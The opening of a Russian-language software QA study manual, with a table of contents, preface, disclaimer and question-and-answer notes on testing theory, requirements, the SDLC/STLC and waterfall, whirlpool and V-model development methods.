

dedicated to my dear Willi and Ell



QAM

SOFTWARE QUALITY ASSURANCE MANUAL ESSENTIALS
ABSTRACT FOR A SUCCESSFUL START IN
AN IT CAREER.

{c0nXpect}

IN RUSSIAN_

ver.1.0.4

Content

004	PREFACE	166	Postman
005	TESTING THEORY	177	Newman
005	Quality	178	Swagger
007	Requirements	179	SoapUI
007		186	Curl
009	FUNDAMENTAL TESTING PROCESS	188	PERFORMANCE TESTING
009	SDLC & STLC	188	Performance Testing
011	Development Methodologies	191	JMeter
012	Traditional Models	197	BlazeMeter
019	Agile Methodologies	199	Grafana
024	SCRUM	204	Telegraf
027	KANBAN		
029	Approaches to development/testing	208	CI/CD
031	LEVELS AND TYPES OF TESTING	208	Continuous Integration / Continuous Delivery
031	Software Testing Levels	209	Jenkins
036	Software Testing Types	225	Tomcat
045	TEST DESIGN	226	NETWORKS
045	Test Design	226	Computer Networks
047	Test Design Techniques	231	OSI Model
053	PICT	233	TCP/IP Model
055	TEST DOCUMENTATION	234	LAYER 1 - Physical layer
055	Test Strategy	235	LAYER 2 - Data Link layer
055	Test Plan	237	Ethernet technology
056	Test Scenario	238	MAC-addresses
056	Test Suite	239	Access method CSMA/CD
057	Test Case	241	Switched Ethernet
059	Check List	242	VLAN
060	Test Report	244	STP protocol
060	Requirements Traceability Matrix	246	Wi-Fi
061	Bug Report	248	Access method CSMA/CA
064	Flowchart	250	Wi-Fi frame format
066	Bug Report, misc.	256	LAYER 3 - Network layer
067	Jira	259	IP address
071	VERSION CONTROL SYSTEM GIT	263	IP protocol
074	Git Bash	266	Routing
083	UI ELEMENTS	269	Fragmentation
102	DevTools	271	Network layer ctrl protocols (DHCP, ARP, ICMP)
104	Chrome DevTools	271	DHCP protocol
126	DATABASES	275	ARP protocol
126	Database & Database Management System	277	ICMP protocol
131	SQL	279	Packet transmission on Network, Data Link layers
148	Databases, misc.	280	LAYER 4 - Transport layer
149	CLIENT-SERVER	282	UDP protocol
149	Client-Server model	283	TCP protocol
158	Client-Server model, misc.	292	Socket Interface
159	API	295	Protocols, Interfaces and Services
159	Application Programming Interface	296	Network Address Translation (NAT)
161	Web-Service	298	Brandmauer / Firewall
161	REST & SOAP	302	LAYER 5 - Session layer
164	JSON & XML	303	LAYER 6 - Presentation layer
		304	LAYER 7 - Application layer
		306	DNS - Domain Name System
		309	DNS protocol
		313	HTTP protocol
		325	Persistent connection in HTTP
		328	Caching in HTTP
		331	Cookies in HTTP
		332	HTTP & HTTPS
		333	HTTP, misc.
		335	E-mail - Electronic mail
		337	Email protocol SMTP

340 Email protocol POP3
342 Email protocol IMAP
345 FTP protocol
347 TELNET protocol
348 SSH protocol
349 Nets, misc.
366 Charles Proxy
372 Fiddler
379 Packet Tracer

486 VIRTUALIZATION
488 VirtualBox

498 UNIX/LINUX
498 UNIX
499 Linux
502 Terminal
515 VI / VIM
519 Linux, misc.

520 MOBILE
520 Mobile Testing
529 iOS / Android
530 Mobile, misc.
532 ADB

540 AUTOMATION
540 Automation Testing
549 Katalon

552 PROGRAMMING
552 Procedural Programming
553 Object-Oriented Programming
555 Java
575 Programming misc.

576 SECURITY
576 Security Testing
580 SSL / TLS
582 SSH
583 SQL Injection
584 XSS
587 Security misc.
588 Sqlmap

595 MANAGEMENT
595 Test Management
600 Test Metrics
604 Hazards and Risks
610 Manage People

614 APPENDIX 1
614 Test Case Examples

616 APPENDIX 2
616 Requir's for LOGIN and PASSWORD inputs

617 BIBLIOGRAPHY

628 NOTES

630 COLOPHON

Preface

- This is my first technical book, thanks to my beloved childhood friend Valentin Kirilov, who inspired me to change my life and then to start this book, and the amazing Elena Evstratova, for encouraging me to design this book the way you read it.
So I dedicate "QAM Conpect" to them!
- This book would not exist without the knowledge that I received in the 'QA Manual' courses, thanks to my teachers: Volodymyr Arutin (IT-Company 'AB Soft') and Artem Koikov (IT-School 'Hillel').
- A lot of the questions included in this summary I scooped up from the Vadim Ksendzov's streams, known as 'QA Interviews Streams' and training videos by Artiom Rusau 'Tester from scratch course (QA)' (YouTube channel 'Artsiom Rusau QA Life').
- Special thanks to my mom Angelina Domina and sister Hanna Slonkova, who were sympathetic to my decision to change my profession and in every possible way accompanied this morally.
- And thanks to all my friends who share this life with me and support me in every possible way!
- Это моя первая техническая книга, увидевшая свет благодаря моему любимому другу детства Валентину Кирилову, вдохновившему меня изменить свою жизнь, а затем и начать эту книгу, и удивительной Елене Евстратовой, давшей мне воодушевление оформить эту книгу в таком виде, в каком вы читаете её.
Так что «QAM Conpect» я посвящаю им!
- Этой бы книги не было бы, без тех знаний, которые я получил на курсах «QA Manual», благодаря моим преподавателям:
Владимиру Арутину (IT-Компания «AB Soft») и Артёму Койкову (IT-Школа «Hillel»).
- Немало вопросов, вошедших в этот конспект я подчерпнул из стримов Вадима Ксендзова, известных как «Тренировочные собеседования по тестированию ПО» и обучающих видеороликов Артёма Русова «Курс Тестировщик с нуля (QA)» (YouTube канал «Artsiom Rusau QA Life»).
- Отдельная благодарность моей маме Ангелине Дёминой и сестре Анне Слонковой, которые с пониманием отнеслись к моему решению сменить профессию и всячески сопутствовали этому морально.
- И спасибо всем моим друзьям, кто разделяет со мной эту жизнь, и всячески поддерживает меня!

*dedicated to my
dear Willi and Ell*

DISCLAIMER

This publication is a book presented in the form of an outline and built according to the "Question-Answer" type. The author came up with the idea when the notes necessary for his own preparation for interviews for the position of Junior Software QA Engineer began to increase greatly in volume.

The abstract contains topics from two IT courses in the field of Software QA Manual that I attended, as well as from various feature articles, publications, video tutorials and streams on the Internet that seemed to me the most relevant.

The information has been stylistically changed and simplified as much as possible, so that the technical side of the issue is not lost or distorted, but at the same time the Copyright is not violated. At the end of the book, in the "Bibliography" section, the names of sources and links to them are presented. The author does not claim originality and declares that this abstract is a consolidated knowledge base on Software Testing, created primarily for self-study, and will not carry a commercial basis without the consent of the authors of the original sources.

ДИСКЛЕЙМЕР

Данное издание представляет собой книгу, представленную в виде конспекта и построенную по типу «Вопрос–Ответ». Идея родилась у автора, когда конспект, необходимый для собственной подготовки к собеседованиям на позицию Junior Software QA Engineer, стал сильно увеличиваться в объёме.

В конспекте собраны темы с двух ИТ курсов в области Software QA Manual, посещаемых мной, а также из различных тематических статей, публикаций, видеоуроков и стримов в Интернете, показавшихся мне наиболее подходящими.

Информация была по возможности стилистически изменена и упрощена, таким образом, чтобы не терялась и не искажалась техническая сторона вопроса, но в то же время не было нарушено Авторское Право. В конце книги, в разделе «Bibliography», представлены названия источников и ссылки на них. Автор не претендует на оригинальность и заявляет, что данный конспект представляет собой сводную базу знаний о Тестировании ПО, созданную в первую очередь для самоподготовки, и не будет нести коммерческой основы без согласования с авторами оригинальных источников.

Testing Theory


Quality

? Качество программного обеспечения

Это совокупность характеристик ПО, относящихся к способности **удовлетворять установленные и предполагаемые потребности**. (Способность **удовлетворять установленные и предполагаемые потребности**).

Качество ПО	Функциональность	<ul style="list-style-type: none">• Функциональная исправность• Соответствие стандартам• Функциональная совместимость• Безопасность• Точность
	Надёжность	<ul style="list-style-type: none">• Завершённость• Восстанавливаемость• Устойчивость к отказам
	Удобство использования	<ul style="list-style-type: none">• Удобство изучения• Понятность• Удобство и простота использования
	Эффективность	<ul style="list-style-type: none">• Эффективность по времени• Эффективность использования ресурсов
	Удобство сопровождения	<ul style="list-style-type: none">• Стабильность• Анализируемость• Контролепригодность• Изменяемость
	Портативность	<ul style="list-style-type: none">• Удобство установки• Заменяемость• Совместимость

? QA / QC / Testing



- **QA (Quality Assurance)** – Обеспечение качества – совокупность мероприятий, охватывающая все технологические процессы разработки, внедрения, эксплуатации ПО на всех этапах жизненного цикла ПО, направленных на обеспечение требуемого уровня качества ПО.
Процессы QA: подготовка и установка стандартов, анализ качества, выбор инструментов, предотвращение ошибок, совершенствование программы.
- **QC (Quality Control)** – Контроль качества – совокупность действий, производимых над ПО в процессе разработки, для получения информации об актуальном состоянии ПО в аспектах готовности ПО к выпуску, соответствию заявленным требованиям, соответствию заявленному уровню качества.
Процессы QC: анализ результатов тестирования, поиск и устранение ошибок; анализ кода, технические обзоры и проверка программы.
- **Testing** – Тестирование – проверка продукта на соответствие заявленным требованиям и нахождению дефектов.

? QA специалисты:

- | | | |
|------------------------------------|----------------------|-------------------|
| • QA Trainee | – Стажёр-тестировщик | – опыт (лет): 0 |
| • Junior QA Engineer | – Младший QA Инженер | – опыт (лет): 0–1 |
| • (Middle) QA Engineer | – QA Инженер | – опыт (лет): 1–2 |
| • Senior QA Engineer | – Старший QA Инженер | – опыт (лет): 2–5 |
| • Lead Software Testing Specialist | – Ведущий QA Инженер | – опыт (лет): 5+ |

? 4 пути развития карьеры:



? Портрет тестировщика:

- Коммуникабельность;
- Внимательность;
- Небезразличие к судьбе продукта;
- Уметь поставить себя на место пользователя;
- Логическое мышление;
- Изобретательность;
- Усидчивость;
- Умение концентрироваться.

? ЦЕЛИ ТЕСТИРОВАНИЯ (test objective, test target) – это причина или цель разработки и выполнения теста:

- 1) Собрать и предоставить информацию об актуальном состоянии ПО и показать, что ПО соответствует предъявленным требованиям = убедить, что ПО отвечает оригинальным требованиям и спецификации;
- 2) Показать, что ПО удовлетворяет потребности пользователей = обеспечить уверенность в ПО (пользователям, заказчикам и т.д.)
- 3) Находить дефекты = обеспечить очищения ПО от ошибок (Вы не можете предоставить 100% покрытие, но Вы должны сделать все возможное, и гарантировать, что очевидные ошибки исправлены).



? ПРИНЦИПЫ ТЕСТИРОВАНИЯ

- 1) Тестирование демонстрирует наличие ошибок, но не их отсутствие – не нашли ошибок, не значит что их нет.
- 2) Полное тестирование невозможно – 100% протестировать просто не реально.
- 3) Раннее тестирование – легче и дешевле проводить тестирование на ранних этапах.
- 4) Кластеризация дефектов – 20% функционала содержит 80% ошибок.
- 5) Парадокс пестицидов – одинаковые тест кейсы перестают работать.
- 6) Тестирование зависит от контента – сайт на 45 страниц будет тестироваться иначе, чем сайт на 45 000 стр.
- 7) Заблуждение об отсутствии ошибок – протестировали, всё пофиксили, не нашли багов, но ПО какое-то не то... → Валидация (после всех этих фиксов и изменений ПО стало сильно громоздким).

Requirements

? Требования

Требования – это спецификация (описание) того, что должно быть реализовано. Требования описывают то, что необходимо реализовать, без детализации технической стороны решения. «Что», а не «Как».

- С точки зрения пользователя: Требование – некое свойство ПО, необходимое пользователю для решения **проблемы** при достижении поставленной цели.
- С точки зрения заказчика: Требование – некое свойство ПО, которым должна обладать система или её компонент, чтобы удовлетворять требования контракта, стандарта, спецификации либо иной формальной документации.

? Требования бывают:

- **Прямые** – прописаны в документах, юзер-стороях (банк-приложение: формат номера телефона по образцу).
- **Косвенные** – происходящие из прямых, и соответствующих здравому смыслу (банк-приложение: формат ввода суммы перевода не может быть буквенным – никто не будет вводить сумму прописью).

? Откуда берутся требования

- Бизнес аналитик;
- Продакт менеджер;
- Заказчик.

? Пользовательские требования:

- **Use case – Пользовательский Случай** – Описание поведения системы, когда она взаимодействует с кем-то (пользователь) или чем-то (модуль, компонент) из внешней среды. Система может отвечать на внешние запросы или сама выступать инициатором взаимодействия.

ПРИМЕР:

- 1) Пользователь захотел разместить объявление.
- 2) Пользователь зашёл в систему.
- 3) Пользователь авторизовался в системе.
- 4) Пользователь создал объявление.
- 5) Система отобразила сообщение об успешном создании объявления.

- **User Story – Пользовательская История** – Способ описания требований, к разрабатываемой системе, сформулированный как одно или несколько предложений на повседневном или деловом языке. Цель в том, чтобы оперативно и без накладных затрат реагировать на быстро меняющиеся требования реального мира.

ПРИМЕР:

Как <Роль/персона пользователя> я хочу <Что-то получить>, чтобы <С такой-то целью>

Как <пользователь>, я хочу <Управлять объявлениями>, чтобы <Удалять устаревшие или ошибочные объявления>

- **User Scenario – Пользовательский Сценарий** – это схема, которая позволяет определить, почему покупатели оказываются на сайте и как реализуют свои планы с помощью вашего продукта. Такие сценарии создаются в формате коротких рассказов о некоем эталонном пользователе, цель которого – удовлетворить свою потребность посредством вашего сайта или приложения.

ПРИМЕР:

Терминал удостоверяется, что пополнение возможно, запрашивает у пользователя номер телефона и, если нужно, код оператора. Пользователь сообщает Терминалу запрошенные данные. Терминал удостоверяется, что данные введены корректно.

? Критерии хороших требований

- Выполнимость.
- Корректность.
- Недвусмысленность.
- Полнота набора требований.
- Непротиворечивость набора требований.
- Упорядоченность по важности и стабильности.
- Проверяемость (тестопригодность).
- Модифицируемость.
- Трассируемость.
- Понимаемость.

? Требования к Требованиям:

- **Единичность** – Одно требование описывает одну и только одну вещь.
- **Завершённость** – Требование полностью определено в одном месте и вся необходимая инфа присутствует.
- **Последовательность** – Требование не противоречит другим требованиям и полностью соответствует внешней документации (одна и та же кнопка «печать» приводит к разной цепочки действий в разных местах сайта + непротиворечивость).
- **Атомарность** – Требование должно быть «атомарным». То есть оно не может быть разбито на ряд более детальных требований без потери завершённости (схоже с первым пунктом).
- **Отслеживаемость** – Требование полностью или частично соответствует деловым нуждам как заявлено заинтересованными лицами и документировано (требование больше для Product Owner: можно ли проверить исполнение требования).
- **Актуальность** – Требование не стало устаревшим с течением времени (ПО уже обновлено, а требования нет, «не до этого было», Требование – устарело).
- **Выполнимость** – Требование может быть реализовано в пределах проекта.
- **Недвусмысленность** – Требование кратко определено без обращения к техническому жargonу, акронимам и другим скрытым формулировкам. Оно выражает объективные факты, а не субъективное мнение.
- **Обязательность** – Требование представляет определённую заинтересованым лицом характеристику, отсутствие которой приводит к неполноценности решения, которая не может быть проигнорирована (надо чтобы было реализовано так, как прописано в требовании, и не иначе; даже если иначе будет лучше, но по-другому). Необязательное требование – противоречие самому понятию «требование» («хотелось бы», сделайте кнопку синей ИЛИ фиолетовой).
- **Проверяемость** – Реализованность требования может быть определена через один из 4 возможных методов: осмотр, демонстрация, тест или анализ (релиз возможно подвергнуть машинной проверке).

? Проверка требований

- Тестирование;
- Анализ;
- Демонстрация;
- Осмотр.

? Виды требований

- Функциональные.
- Нефункциональные:
 - Требования к дизайну и юзабилити;
 - Требования к безопасности и надёжности;
 - Требования к производительности;
 - Требования к локализации;
 - Географические требования.

? Уровни требований:

- Бизнес требования.
- Пользовательские требования.
- Функциональные (системные) требования.

Как реагирует **система на действия пользователя**, который достигает **бизнес-целей**.

? Что такое бизнес-логика (domain)

Бизнес-логика (domain) – это то, что конкретная программа по задумке должна сделать. Например, в складской программе проверка на возможность отправить товар (вдруг его нет в наличии). Это правила, которые должны соблюдаться в данной конкретной программе, определённые бизнес-клиентом.

? Слои приложения

Слои приложения:

- слой пользовательского интерфейса (Клиент),
- слой бизнес логики (Сервер),
- слой сохранения данных (База).

Fundamental Testing process

? Почему тестирование важно:

Цена ошибки может быть разной:

- Сделать опечатку в резюме. 😊
- Сделать опечатку в финансовом отчёте. 😊😊
- Неправильно установить датчик угловой скорости в ракете. 😊😊😊

SDLC & STLC

? SDLC – Жизненный цикл разработки ПО:

- (*Idea*)
- Planning, Requirement – Сбор и анализ требований
- Analysis – Анализ – Документ «Спецификация требований к ПО» (SRS, Software Requirement Specification)
- Design – Проектирование – создание макетов
- Development – Разработка – написание кода
- Testing – Тестирование – сравнение результатов, поиск ошибок
- Deployment & Maintenance – Развёртывание и обслуживание – выпуск


? STLC – Жизненный цикл тестирования ПО

- Requirement analysis
- Test Planning
- Test case Development
- Environment setup
- Test execution
- Test cycle closure

? Этапы тестирования:

Модель STLC устанавливает следующие этапы:

- Инициация (Новая версия ПО ИЛИ Запрос на тестирование от заказчика ИЛИ запрос от менеджера)
- Выявление и анализ требований прямых и косвенных
- Планирование испытаний
- Генерация Тест-Кейсов + Отбор показательных Тест-Кейсов
- Настройка среды
- Проведение проверок + Фиксация результатов + Анализ результатов
- Передача информации о соответствии проверенного продукта требованиям



- **Инициация:**
 - Новая версия ПО;
 - Запрос на тестирование от заказчика;
 - Запрос от менеджера.
- **Подготовка** – На этом этапе QA-инженер читает проектную документацию, выясняет требования к продукту, прорабатывает план, продумывает стратегию, расставляет задачи по приоритетности и анализирует возможные риски.
- **Тестирование** – Предварительно специалисты анализируют собранную ранее информацию, составляют список тестируемых функций, знакомятся с уже известными багами, если они есть, пишут тест-кейсы.

- **Анализ результатов и составление отчётов** – При работе над созданием тестов QA-специалист ориентируется не только на документацию, но и на устные сведения от других QA, аналитиков, разработчиков, менеджеров проекта.

? Эвристики окончания тестирования

1. Эвристика «Время вышло!». (The Time Is Out Heuristic).
2. Эвристика «Пинь ты!» (The Piñata Heuristic).
3. Эвристика «Мёртвой лошади» (The Dead Horse Heuristic).
4. Эвристика «Задание выполнено» (The Mission Accomplished Heuristic).
5. Эвристика «Отмена задания» (The Mission Revoked Heuristic).
6. Эвристика «Я зашёл в тупик!» (The «I Feel Stuck!» Heuristic).
7. Эвристика «Освежающей паузы» (The Pause That Refreshes Heuristic).
8. Эвристика «Отсутствие продвижения» (The Flatline Heuristic).
9. Эвристика Привычного завершения (Customary Conclusion Heuristic).
10. Больше нет интересных вопросов (No More Interesting Questions).
11. Эвристика уклонения/безразличия (The Avoidance/Indifference Heuristic).

? В чём отличие Build от Release

- Билд – это номер, даваемый ПО при передаче от разработчиков тестировщикам.
- Релиз – это номер, даваемый ПО при передаче конечному пользователю.

? Верификация / Валидация

- **Verification – Верификация (VERUS – верный)** – «правильность»
 - ① Доказанное объективными результатами исследования подтверждение того, что определённые требования были выполнены. (ISO9000)
 - ② Процесс оценки системы или её компонентов с целью определения удовлетворяют ли результаты текущего этапа разработки условиям, которые сформированы в начале этого этапа (т.е. выполняются ли наши цели, сроки, задачи по разработке проекта, определённые в начале текущей фазы).
 - Отвечает на вопрос: «Правильно ли мы это делаем?» ('Is the system correct to specification?')
- **Validation – Валидация (VALIDUS – здравый)** – «польза, ценность»
 - ① Доказанное объективными результатами исследования подтверждение того, что для конкретного определённого использования приложения требования были выполнены. (ISO 9000)
 - ② Определение соответствия разрабатываемого ПО ожиданиям и потребностям пользователя, требованиям к системе.
 - Отвечает на вопрос: «Правильную ли работу мы делаем?» ('Is this the right specification?')

? Типы Ошибок:

① Ошибка / Дефект / Поломка (Error/Defect-Bug/Failure)

- Error (Ошибка) – непреднамеренное действие человека
- Defect/Bug (Дефект) – результат ошибки, который приводит к невозможности выполнять функции
- Failure (Сбой) – отклонение, сбой в системе

Error → Defect/Bug → Failure

② Ошибка / Дефект / Поломка (Error/Defect-Bug/Failure)

- Error (Ошибка) – Ошибка пользователя, то есть он пытается использовать программу не по назначению.
- Defect/Bug (Дефект) – Ошибка (любой человек, который принимает участие в разработке) – это непреднамеренное отклонение фактического результата от ожидаемого результата.
- Failure (Сбой) – Нарушение работоспособности программы, при котором система или элемент целиком или частично перестаёт выполнять свои функции, определённые требованиями и ограничениями.

Development Methodologies

? Модель разработки ПО (**Software Development Model, SDM**) – структура, систематизирующая различные виды проектной деятельности, их взаимодействие и последовательность в процессе разработки ПО. Выбор той или иной модели зависит от масштаба и сложности проекта, предметной области, доступных ресурсов и множества других факторов. Выбор модели разработки ПО серьёзно влияет на процесс тестирования, определяя выбор стратегии, расписание, необходимые ресурсы и т.д.

1) КЛАССИЧЕСКИЕ МОДЕЛИ:

- Waterfall model – Водопадная модель.
- Whirlpool model – Водоворотная модель.
- V-model – V-образная модель.
- Iterative model, Incremental model – Итерационная инкрементальная модель.
- Spiral model – Спиральная модель.
- RAD model – Быстрая модель разработки приложений.

2) ГИБКИЕ (AGILE) МОДЕЛИ:

- Agile model – Гибкая модель.


Методологии:

- Lean – Бережливая методология.
- Scrum – Фреймворк Скрэм.
- Kanban – Методология Канбан.
- XP – Экстремальное программирование.
- RUP – Методология, введённая компанией Rational Software.
- FDD, Feature-driven development – Разработка, Управляемая Функциональностью.
- TDD, Test-Driven Development – Разработка Через Тестирование.
- Cleanroom Software Engineering – методология «Чистой Комнаты».
- OpenUP – Итеративно-инкрементальный метод разработки OpenUP.
- MSF – Методология разработки Microsoft Solutions Framework.
- DSDM – Метод разработки динамических систем.

Traditional Models


? Waterfall model – Водопадная модель

- Самая старая методология разработки ПО.
- 1970 – Модель описана Винстоном Ройсом.
- В этой модели разработка осуществляется поэтапно: каждая следующая стадия начинается только после того, как заканчивается предыдущая. Процесс создания ПО представляет собой поток, последовательно проходящий все фазы.
- Особенности:
 - Высокий уровень формализации процессов;
 - Большое количество документации;
 - Жёсткая последовательность этапов жизненного цикла без возможности возврата на предыдущий.
- Применяется если:
 - Требования к продукту предельно ясны и стабильны;
 - Известны используемые технологии и инструменты;
 - Проект большой, дорогой, сложный (ПО для адронного коллайдера, космической промышленности);
 - Проект очень маленький и простой (чат-бот для мессенджера).
- «+» Преимущества:
 - «+» Чёткая последовательность;
 - «+» Стабильность требований;
 - «+» Лёгкая для понимания и использования;
 - «+» Детально структурирована;
 - «+» Легко контролируется – Высокая прозрачность разработки и фаз проекта;
 - «+» Качество имеет первоочерёдный приоритет;
 - «+» Строгий контроль менеджмента проекта;
 - «+» Облегчает работу по составлению плана проекта и сбора команды проекта;
 - «+» Хорошо определяет процедуру по контролю качества;
 - «+» Точная регламентация желаемого функционала на входе позволяет сразу рассчитать стоимость.
- «-» Недостатки:
 - «-» Все требования должны быть определены до начала разработки;
 - «-» Дорого и медленно;
 - «-» Мало возможностей повлиять на цели проекта;
 - «-» Обязательная актуализация проектной документации – Много документации (в том числе и технической), которая непонятна конечному пользователю и заказчику;
 - «-» Очень негибкая методология – Отсутствует возможность переделки;
 - «-» Простой команды;
 - «-» Может создать ошибочное впечатление о работе над проектом (н-р, фраза «45% выполнено» не несёт за собой никакой полезной информации);
 - «-» У Заказчика нет возможности ознакомиться с системой заранее и даже с «Пилотом» системы;
 - «-» У Пользователя нет возможности привыкать к продукту постепенно;
 - «-» Необходимость в жёстком управлении и регулярном контроле, иначе проект выйдет из графиков.



? Whirlpool model – Водоворотная модель / Каскадная модель с промежуточным контролем.

- Эта модель, является незначительной модификацией предыдущей и относится к первой группе.
- Возможен возврат только к предыдущей фазе разработки – В этой модели предусмотрен промежуточный контроль за счёт обратных связей. Но это достоинство порождает и недостатки. Затраты на реализацию проекта при таком подходе возрастают практически в 10 раз.
- «+» Преимущества:
 - «+» Можно вернуться на 1 фазу назад.
 - «+» Прочие преимущества Водопадной модели (см. выше).
- «-» Недостатки:
 - «-» Негибкая методология;
 - «-» Финансовые затраты на реализацию проекта в разы больше, чем при Водопадной модели
 - «-» Проблемы при обнаружении недоработок и ошибок, сделанных на ранних этапах
 - «-» Тяжело иметь дело с изменениями окружения, в котором разрабатывается ПО (изменения требований, смена подрядчиков, изменения политик разрабатывающей или эксплуатирующей организаций, изменения отраслевых стандартов, появление конкурирующих продуктов и пр.).
 - «-» Прочие недостатки Водопадной модели (см. выше);




? V-model – V-образная модель

- Это усовершенствованная каскадная модель, в которой заказчик с командой программистов одновременно составляют требования к системе и описывают, как будут тестировать её на каждом этапе.
- Повышенное внимание и выделение ресурсов на тестирование на всех этапах проекта.
- Является одной из основных практик экстремального программирования и предполагает регулярное тестирование продукта во время разработки.
- Модель предназначена для проектирования систем, которым критично важно бесперебойное функционирование.
- «+» Преимущества – V-модель обеспечивает поддержку в планировании и реализации проекта. В ходе проекта ставятся следующие задачи:
 - «+» Минимизация рисков: V-образная модель делает проект более прозрачным и повышает качество контроля проекта путём стандартизации промежуточных целей и описания соответствующих им результатов и ответственных лиц. Это позволяет выявлять отклонения в проекте и риски на ранних стадиях и улучшает качество управления проектов, уменьшая риски.
 - «+» Повышение и гарантии качества: V-Model – стандартизованная модель разработки, что позволяет добиться от проекта результатов желаемого качества. Промежуточные результаты могут быть проверены на ранних стадиях. Универсальное документирование облегчает читаемость, понятность и проверяемость.
